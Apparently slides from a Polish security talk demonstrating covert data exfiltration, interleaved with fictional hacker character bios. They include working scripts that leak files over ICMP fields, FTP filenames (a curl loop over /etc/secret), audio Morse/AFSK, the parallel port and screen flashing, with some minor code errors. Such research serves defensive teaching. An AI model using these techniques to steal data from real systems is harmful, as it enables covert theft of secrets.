

Bit Reaver – "Techniczny Szaman"



Bit Reaver wierzy, że technologia ma duszę. Został hakerem z potrzeby zrozumienia „duchów maszyn”. Wierzy, że sieć postapokaliptyczna jest świadoma, a on jest jej wybranym medium. Dzięki unikalnemu podejściu do technologii odkrywa tajemnice, których inni nie dostrzegają. W wizjach często nawiedza go haker z przeszłości o pseudonimie GT, który wyjawia mu tajemnice internalsów Windowsa. Smiley Pirate jest jego przyjacielem, ale również konkurentem w pozyskiwaniu rzadkich danych.

ICMP – jak eksfiltrować inaczej?

Nagłówek pakietu ICMP Echo Request/Echo Reply



Najważniejsze typy pakietów ICMP

Typ	Nazwa	Opis
0	Echo Reply	odpowiedź na Echo Request (popularny ping)
3	Destination Unreachable	miejsce przeznaczenia nieosiągalne
5	Redirect Message	zmiana trasowania
8	Echo Request	pytanie czy host osiągalny (popularny ping)
9	Router Advertisement	ogłoszenie routera (protokół IRDP)
10	Router Solicitation	wybór routera (j.w.)
11	Time Exceeded	przekroczenie czasu życia pakietu (TTL osiągnęło 0)
12	Parameter Problem	problem z nagłówkiem IP
13	Timestamp	żądanie sygnatury czasowej
14	Timestamp Reply	odpowiedź na żądanie sygnatury czasowej
30	Traceroute	śledzenie trasy (polecenia traceroute, tracert)

ICMP – eksfiltracja w polach SEQ/ID



```
import argparse
from scapy.all import *

def exfil_icmp_adv(file, address, timeout, seq, id):
    try:
        with open(file, "rb") as f:
            data = f.read()
            for byte in data:
                icmp_pkt = ICMP()
                if seq:
                    icmp_pkt.seq = byte
                if id:
                    icmp_pkt.id = byte
                print(f"Sending ping to {address} with seq={icmp_pkt.seq} id={icmp_pkt.id} timeout={timeout}")
                sr1(IP(dst=address)/icmp_pkt, verbose=0, timeout=timeout/1000)
    except Exception as e:
        print(f"Open error: {e}")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-f", "--file", required=True, help="File to exfil")
    parser.add_argument("-a", "--address", help="Host/address to ping", required=True)
    parser.add_argument("--seq", action="store_true", help="Use SEQ type for ICMP")
    parser.add_argument("--id", action="store_true", help="Use ID type for ICMP")
    parser.add_argument("-t", "--timeout", help="Timeout (milliseconds)", type=int, default=100)

    args = parser.parse_args()

    if (not args.seq and not args.id):
        print("Error: please select --seq or/and --id")
        return

    exfil_icmp_adv(args.file, args.address, args.timeout, args.seq, args.id)

if __name__ == "__main__":
    main()
```


Venix – "Cicha Strażniczka"



Venix była dawniej ważną członkinią grupy Hack Una Ma Tata, która przyczyniła się do upadku świata. Po katastrofie postanowiła odkupić swoje winy, ratując tych, którzy w sieci szukają pomocy. Ma cybernetyczne implanty, które pomagają jej w pracy, ale również przypominają o przeszłości. Jest mentorką dla Nexy i Hackie, widząc w nich nadzieję na lepsze jutro. Jako nieliczna jest wyjątkową kocicą w uratowanych technologiach od Apple, niczym Wojtek Reguła.

Eksfiltracja FTP – jakie komendy FTP?

en.wikipedia.org/wiki/List_of_FTP_commands			
Contents hide (Top) See also External links	PWD	RFC 959	Print working directory. Returns the current directory of the host.
	QUIT	RFC 959	Disconnect.
	REIN	RFC 959	Re initializes the connection.
	REST	RFC 3659	Restart transfer from the specified point.
	RETR	RFC 959	Retrieve a copy of the file
	RMD	RFC 959	Remove a directory.
	RMDA	Streamlined FTP Command Extensions	Remove a directory tree
	RNFR	RFC 959	Rename from.
	RNTO	RFC 959	Rename to.
	SITE	RFC 959	Sends site specific commands to remote server (like <code>SITE IDLE 60</code> or <code>SITE UMASK 002</code>). Inspect <code>SITE HELP</code> output for complete list of supported commands.
	SIZE	RFC 3659	Return the size of a file.
	SMNT	RFC 959	Mount file structure.
	SPSV	FTP Extension Allowing IP Forwarding (NATs)	Use single port passive mode (only one TCP port number for both control connections and passive-mode data connections)
	STAT	RFC 959	Returns information on the server status, including the status of the current connection
	STOR	RFC 959	Accept the data and to store the data as a file at the server site
	STOU	RFC 959	Store file uniquely.
	STRU	RFC 959	Set file transfer structure.
	SYST	RFC 959	Return system type.
	THMB	Streamlined FTP Command Extensions	Get a thumbnail of a remote image file
	TYPE	RFC 959	Sets the transfer mode (ASCII/Binary).
	USER	RFC 959	Authentication username.
Appearance hide Text ☐ Small ☒ Standard ☐ Large Width ☒ Standard ☐ Wide Color (beta) ☐ Automatic ☒ Light ☐ Dark			

FTP listener – polecenie SIZE



```
#!/usr/bin/env python
from pyftplib.handlers import FTPHandler
from pyftplib.servers import FTPServer
from pyftplib.authorizers import DummyAuthorizer

class MyHandler(FTPHandler):
    def ftp_SIZE(self, file):
        arr = file.split("/test_")
        if (len(arr) == 2):
            print(arr[1])
            self.respond('550 hpsz')

def main():
    authorizer = DummyAuthorizer()
    authorizer.add_anonymous(homedir='.')

    handler = MyHandler
    handler.authorizer = authorizer
    server = FTPServer('', 2121), handler)
    server.serve_forever()

if __name__ == "__main__":
    main()
```


FTP eksfiltracja nazwą pliku



```
for a in $(cat /etc/secret|openssl base64); do curl -s ftp://localhost:2121/test_$a -O /dev/null; done
```

```
drq@kali: ~  
(venv) drq@alpha[~/git/pmlabs/omh24/py]$ python ftp_server.py 2>/dev/null  
SGFzbG8gYmFja2Rvb3IgZG8gd3N6eXN0a2ljaCBzeXN0ZW1vdyAgTUFPIHRvOiBL  
b3B5dGtvNjEKSSB0byBqYWthcyB0ZXoga29sZWpuYSBsaW5pamthIHN1cGVyIHdh  
em5hLgpQYW1pZXRhbnNpZSEK  
█  
-bash  
drq@alpha[~]$ for a in $(cat /etc/secret|openssl base64); do curl -s ftp://localhost:2121/test_$a -O /dev/null; done  
drq@alpha[~]$ █
```


Nexa — "Kodująca Buntowniczka"



Nexa urodziła się w świecie po apokalipsie i dorastała, ucząc się sztuki przetrwania od Iron Roota. Z czasem odkryła swój talent do hakowania i zaczęła działać jako swoisty cyber-łowca nagród, wyszukując dane o przeszłości i sprzedając je najwyższej licytującym. Choć stara się być samodzielna, podświadomie szuka wsparcia u Venix, której zaufanie trudno zdobyć. Opiekuje się Hackie, traktując ją jak młodszą siostrę. Kocha muzykę, w której znajduje ukojenie.

Eksfiltracja alfabetem Morse-a



```
Function Out-Morse {  
    Param(  
        [Parameter(Mandatory, ValueFromPipeline)]  
        $message,  
        $tone = 1337,  
        $duration = 80  
    )  
  
    $morseAlphabet = @{"A" = ".-"; "B" = "-..."; "C" = "-.-."; "D" = "-.."; "E" = "."; "F"  
= "...-"; "G" = "--."; "H" = "...."; "I" = ".."; "J" = ".---"; "K" = "-.-"; "L" =  
".-.."; "M" = "--"; "N" = "-."; "O" = "---"; "P" = ".-."; "Q" = "--.-"; "R" = "-."; "S"  
= "..."; "T" = "-"; "U" = "..-"; "V" = "...-"; "W" = ".--"; "X" = "-.-"; "Y" =  
"-.-"; "Z" = "--.."; "0" = "-----"; "1" = ".-----"; "2" = "..-----"; "3" = "...-----"; "4" =  
"....-"; "5" = "....."; "6" = "-....."; "7" = "--...."; "8" = "---..."; "9" = "----." }  
  
    $message -split "" | % {  
        $code = $morseAlphabet[$_ToUpper()]  
        $code  
        $code -split "" | % {  
            if ($_ -eq '.') { [console]::beep($tone, $duration) }  
            elseif ($_ -eq '-') { [console]::beep($tone, $duration*3) }  
            else { Start-Sleep -Milliseconds ($duration*3) }  
        }  
    }  
}
```


Eksfiltracja alfabetem Morse-a



```
#!/bin/bash
```

```
to_morse_char() { case "$1" in [Aa]) echo "-."; [Bb]) echo "-..."; [Cc]) echo "-.-."; [Dd]) echo "-.."; [Ee]) echo "."; [Ff]) echo "-.-."; [Gg]) echo "--."; [Hh]) echo "...."; [Ii]) echo ".."; [Jj])  
echo ".---"; [Kk]) echo "-.-"; [Ll]) echo "-..."; [Mm]) echo "---"; [Nn]) echo "-."; [Oo]) echo "---"; [Pp]) echo "-.-."; [Qq]) echo "--.-"; [Rr]) echo "-."; [Ss]) echo "..."; [Tt]) echo "-"; [Uu])  
echo "-.-"; [Vv]) echo "...-"; [Ww]) echo "-.-"; [Xx]) echo "-..-"; [Yy]) echo "-.-."; [Zz]) echo "--.."; 1) echo ".----"; 2) echo "-.----"; 3) echo "...--"; 4) echo "....-"; 5) echo "....."; 6) echo  
"-...."; 7) echo "--..."; 8) echo "---.."; 9) echo "----."; 0) echo "-----"; " ") echo "/"; *) echo ""; esac; }
```

```
to_morse() {  
    local input="$1"  
    local output=""  
  
    for (( i=0; i<${#input}; i++ )); do  
        char="${input:$i:1}"  
        morse_char=$(to_morse_char "$char")  
        if [[ -n "$morse_char" ]]; then  
            output+="$morse_char "  
        fi  
    done  
  
    echo "$output"  
}
```

```
play_morse() {  
    local morse="$1"  
    local frequency="$2"  
  
    dot=0.1  
    dash=0.3  
    char_delay=0.1  
    word_delay=0.7  
  
    for (( i=0; i<${#morse}; i++ )); do  
        char="${morse:$i:1}"  
        case "$char" in  
            ".") play -n synth $dot sine "$frequency" >/dev/null 2>&1 ;;  
            "-") play -n synth $dash sine "$frequency" >/dev/null 2>&1 ;;  
            " ") sleep $char_delay ;;  
            "/" ) sleep $word_delay;;  
        esac  
    done  
}
```

```
if [[ $# -lt 1 ]]; then  
    echo "Użycie: $0 <message> <tone>"  
    echo "Przykład: $0 'Hello World' 100 440"  
    exit 1  
fi
```

```
text="$1"  
frequency="${2:-440}"
```

```
morse=$(to_morse "$text")  
echo "Tekst: $text"  
echo "Morse: $morse"  
echo "Odtwarzam Morse'a częstotliwością: $frequency Hz..."  
play_morse "$morse" "$frequency"
```


Eksfiltracja w stylu R2D2



```
filter Out-R2D2 { $_.ToCharArray() | % { [console]::beep(1000+([int][char]$_*20), 100) } }
```

```
Get-Content -Raw c:\secret | Out-R2D2
```



```
while read -n1 c; do play -n synth 0.05 sine $(((printf "%d" "'$c")*20)+3137)); done < /etc/secret
```



Smiley Pirate – "Władca Sygnałów"



Smiley Pirate to haker-najemnik, który specjalizuje się w przechwytywaniu transmisji radiowych i satelitarnych. Jego pseudonim pochodzi od charakterystycznego symbolu uśmiechu, który pozostawia w systemach, które zhakował. Ma sarkastyczne poczucie humoru i skłonność do ryzyka, co czasem wpędza go w kłopoty. Często działa jako łącznik między Glitcherem a resztą grupy. W wolnych chwilach pracuje nad reaktywacją przedapokaliptycznego magazynu "Paged Out!".

Jak zmieścić więcej danych w audio?



Jak zmieścić więcej danych w audio?

← → ↺

pl.wikipedia.org/wiki/Modulacja

🔍 ☆ 🖨️ 📄 🔍 🗂️ | P ⋮

Spis treści

ukryj

Początek

Modulacja analogowa

Modulacja impulsowa

Kluczowanie

Modulacja w telekomunikacji

Zobacz też

Kluczowanie [edytuj | edytuj kod]

Kluczowanie (ang. *keying*) jest najstarszą techniką modulacji. Kiedy w XIX wieku zbudowano pierwsze elektryczne urządzenia do przekazywania informacji na odległość, pojawił się problem **kodowania** znaków do postaci nadającej się do przesłania. Pierwszym pomysłem było użycie tylu przewodów, ile jest liter w alfabecie. Pomysł ten okazał się niepraktyczny i dlatego **Samuel Morse** stworzył system kodowania znaków alfabetu w postaci serii krótkich (kropka) lub długich (kreska) impulsów. Urządzeniem kodującym był klucz mający postać przełącznika zwierającego obwód elektryczny. Operator wysyłał serię impulsów, którą odczytywał człowiek lub elektromagnes zapisywał na papierowej taśmie. Kiedy technologia transmisji się rozwinęła, powstał szereg technik kluczowania. Potem wszystkie te metody określono jednym terminem – *modulacja*.

Najpopularniejsze techniki kluczowania:

- **ASK** – (ang. *Amplitude Shift Keying*) amplitudowe
- **QAM** – (ang. *Quadrature Amplitude Modulation*)
- **FSK** – (ang. *Frequency-Shift Keying*) częstotliwościowe
 - **MFSK** – (ang. *Multiple Frequency-Shift Keying*) wieloczęstotliwościowe
 - **GFSK** – (ang. *Gaussian Frequency Shift Keying*) częstotliwościowe z filtrem Gaussowskim
 - **MSK** – (ang. *Minimum Shift Keying*) minimalnofazowe
 - **GMSK** – (ang. *Gaussian Minimum Shift Keying*) minimalnofazowe z filtrem Gaussowskim
- **PSK** – (ang. *Phase-Shift Keying*) fazowe, czyli **PM** np. **BPSK**, **DPSK**, **QPSK**, **n-PSK**, **O-QPSK**, $\pi/4$ -QPSK, U^2 -PSK
- **Systemy szerokopasmowe**
 - **DSSS** – (ang. *Direct Sequence Spread Spectrum*) systemy z bezpośrednim rozpraszaniem widma
 - **FHSS** – (ang. *Frequency Hopping Spread Spectrum*) systemy szerokopasmowe ze skakaniem po częstotliwościach
 - **Pulsed-FM**
 - **OFDM** – (ang. *Ortogonal Frequency Division Multiplexing*) nazywane też DMT (ang. *Discrete Multitone Modulation*)
 - **CDMA** – (ang. *Code Division Multiple Access*) systemy wielodostępowe z zastosowaniem sekwencji rozpraszających
- **RTTY** – dalekopis na falach radiowych (ang. *Radio TeleTYpe*) – prosta modulacja impulsowo-kodowa

Wygląd

ukryj

Tekst

☐ Mały

☒ Normalny

☐ Duży

Szerokość

☒ Normalna

☐ Duża

Kolor (beta)

☐ Automatyczny

☒ Jasny

☐ Ciemny

Modulacja w telekomunikacji [edytuj | edytuj kod]

Modulacją w technice nazywa się celowy proces zmiany parametrów **fali nośnej** umożliwiający przesyłanie **informacji** (**komunikację**).

Modulacja jest konieczna, ponieważ **sygnał** musi nadawać się do realizacji **transmisji** poprzez **sieć telekomunikacyjną**. Zwykle **medium transmisyjnym** w takiej sieci są przewody **miedziane**, **światłowody**, fale elektromagnetyczne (głównie fale radiowe). Ograniczenia fizyczne powodują, że informacja może zostać przekłamana na skutek **szumów**,

Modulacja i demodulacja podczas komunikacji

Kluczowanie AFSK



```
import argparse
from afskmodem.afskmodem import Transmitter

def exfil_afsk(file, baud, outputfile):
    try:
        with open (file, "rb") as f:
            data = f.read()
            transmitter = Transmitter(baud)
            if outputfile:
                transmitter.save(data, outputfile)
            else:
                transmitter.transmit(data)
    except Exception as e:
        print(f"Open error: {e}")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-f", "--file", required=True, help="File to exfil")
    parser.add_argument("-b", "--baud", help="Speed", default=1200, type=int)
    parser.add_argument("-o", "--outputfile", help="Output file")

    args = parser.parse_args()

    exfil_afsk(args.file, args.baud, args.outputfile)

if __name__ == "__main__":
    main()
```


Spectra X – "Upadła Ikona"



Spectra X była legendą wśród hakerów już przed apokalipsą, słynącą z włamań do najpilniej strzeżonych systemów na świecie. Po katastrofie straciła rodzinę i stała się samotniczką, ale wciąż krąży po sieci, zostawiając po sobie ślady jak duch. Szczególnie dobrze czuje się hakując systemy OT, pogłoski chodzą, że ma to po mamie, podobnie jak tatuaż z sekwencją DNA. Pracuje dla Glitchera, który czasami zleca jej wyciąganie danych z przeszłości w zamian za dostęp do technologii sprzed apokalipsy.

Local/Line Print Terminal



2 Paper Types
More Efficient

Folding Paper

Automatic paging
Multiple Paper Printing

Inner Roll Paper

Portable, Free Space
Customized Paper Length

HD Printer Head Print life over 50km


50_{km}

≈ 168000 A4 paper

50_{km}

≈ 7000rolls paper
(1 roll ≈ 7m)


Local/Line Print Terminal



Stan: Nowy

ADAPTER PRZEJŚCIÓWKA USB NA LPT RÓWNOLEGŁY CENTRONICS WTYK ŻEŃSKI AK72

4,74 ★★★★★ 249 ocen i 38 recenzji | 12 osób kupiło ostatnio



od Centerdi_pl

Firma | poleca 98,8%



SUPERCENA

8,99 zł SMART

2 osoby kupiły tę ofertę

Liczba sztuk | Oferta limitowana

— 1 + ze 150 sztuk

DODAJ DO KOSZYKA

KUP I ZAPŁAĆ

PORÓWNAJ 10 OFERT TEGO PRODUKTU

Ze Smart! od 30 zł nie płacisz za dostawę

Wybierz ofertę ze Smart! za min. 30 zł i ciesz się bezpłatną dostawą.



Darmowa dostawa Smart! przy zakupach od 30 zł (punkty odbioru), od 65 zł (kurier)

Eksfiltracja portem równoległym



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/io.h>

#define LPT_PORT 0x378

void exfil_lpt(const char *file_path) {
    FILE *file = fopen(file_path, "rb");
    if (file == NULL) {
        perror("Error opening file");
        return;
    }

    unsigned char byte;
    while (fread(&byte, sizeof(byte), 1, file)) {
        outb(byte, LPT_PORT);
        printf("Sent byte: 0x%02X\n", byte);
    }

    fclose(file);
    printf("File sent successfully.\n");
}

int main(int argc, char **argv) {
    if (ioperm(LPT_PORT, 1, 1)) {
        perror("ioperm");
        exit(1);
    }

    exfil_lpt(argv[1]);

    if (ioperm(LPT_PORT, 1, 0)) {
        perror("ioperm");
        exit(1);
    }

    return 0;
}
```


Local/Line Print Terminal

en.wikipedia.org/wiki/Parallel_Line_Internet_Protocol

WIKIPEDIAThe Free Encyclopedia

Search Wikipedia

Search

Contentshide

(Top)

Operation

Similar methods

See also

References

External links

ArticleTalk

From Wikipedia, the free encyclopedia

The **Parallel Line Internet Protocol** (**PLIP**) is a computer networking protocol for direct computer-to-computer communications using the parallel port, normally used for connections to a printer.^{[1][2]}

PLIP provides link layer services for the Internet Protocol, which is used for forming small local area networks and large computer networks, such as the Internet. This enables computers without standard dedicated networking hardware, such as Ethernet, but with older parallel port devices, to communicate.

Operation[edit]

The Internet Protocol Suite is the standards-based networking model and software specification for forming small and large computer networks, from local area networks to global communication systems like the Internet. It is usually implemented by software and hardware features that use Ethernet network interface cards, cabling, and networking switches or hubs.

Early personal computers did not have Ethernet hardware in their design, and bus adapters were initially expensive. A solution was to use, at the time, a standard parallel port, typically used for connection to a printer or similar output device. The ports on two computers are connected with a so-called null-printer cable, sometimes called a LapLink cable.

The LapLink cable connects five output pins of a parallel port to five input pins on the opposing port for each direction. Due to the lack of internal timing in the parallel ports, synchronization is implemented via software handshaking: four pins are used for data transfer and one is used for synchronization. The logical values at these pins are read and written directly by the software via an input or output instruction.

This method does not connect the bidirectional data lines of the two devices to prevent both lines from being active at the same time. The status lines ERROR, SLCT, PAPOUT, ACK, and BUSY on one device are connected to data pins d0 through d4, respectively, on the other.

The image is a screenshot of a web browser displaying a blog post titled "plipbox" by "lallafa". The browser's address bar shows the URL "lallafa.de/blog/amiga-projects/plipbox/". The page content includes a large heading "plipbox", a photograph of the "plipbox" hardware device, and several paragraphs of text. The hardware device is a small circuit board with an Arduino, an Ethernet port, and a parallel port connector. The text describes the device as an Arduino-based bridge for Amiga computers, connecting them to a local network via Ethernet. It mentions previous projects like "plip2slip" and "MagPLIP". The page is viewed on a desktop, with various browser icons and a search bar visible at the top.

Eksfiltracja video

SP#[O=V{6aSUyR<fLGa1wUL{>S
|= '>YI;VO'8Go-[:<.{KP#@:FK7NOGW
[gPLi[A@Q<=UHQM=*Q16~P(E'5
y_\$yM(gFo/ijLt1VEI%R_NO3epm
Od,1vo<+gIQ*kMDZ\$X*-IZFuVW_12
[[62_]V\h6[m?_H.,t'Q_[h+mo],\3
=]*?v@Z">C[HVQI\4\acs[ctrUS
[UI#SO[G[VWŁziΘxu"z-FM98E

Eksfiltracja video



```
#!/bin/bash

if [ $# -ne 1 ]; then
    echo "Użycie: $0 <nazwa_pliku>"
    exit 1
fi

file=$1

if [ ! -f "$file" ]; then
    echo "file '$file' nie istnieje."
    exit 1
fi

base64_output=$(openssl base64 -A -in "$file")

lines=$(tput lines)
columns=$(tput cols)

chunk_size=$((columns * lines))
length=${#base64_output}
start=0

while [ $start -lt $length ]; do
    clear
    /bin/echo -n "${base64_output:$start:$chunk_size}"
    start=$((start + chunk_size))
    sleep 0.3
done
```


Spotkanie z dwoma idolami



Rozmowa Trolowana

Adam Hantle

Adam Sztange

<DarkSeeker> Słyszałem, że macie dość MAO.

<Adam Hantle> Wszyscy mają dość MAO.

<DarkSeeker> A jednak ciągle dla nich podcast prowadzicie.

<Adam Sztange> To dość skomplikowane.

<Adam Hantle> Ponoć pojawiła się przestrzeń na - nazwijmy to - początek końca MAO.

<Ruda> Tak, ale potrzebujemy kogoś wewnątrz.

<Adam Sztange> Jak możemy pomóc?

<DarkSeeker> W tym plecaku jest trochę dysków SCSI, USB, płyt CD, kaset. Powkładajcie to wszędzie gdzie możecie.

<Ruda> ..a Magia się zadzieje.

Iron Root – "Strażnik Wiedzy"



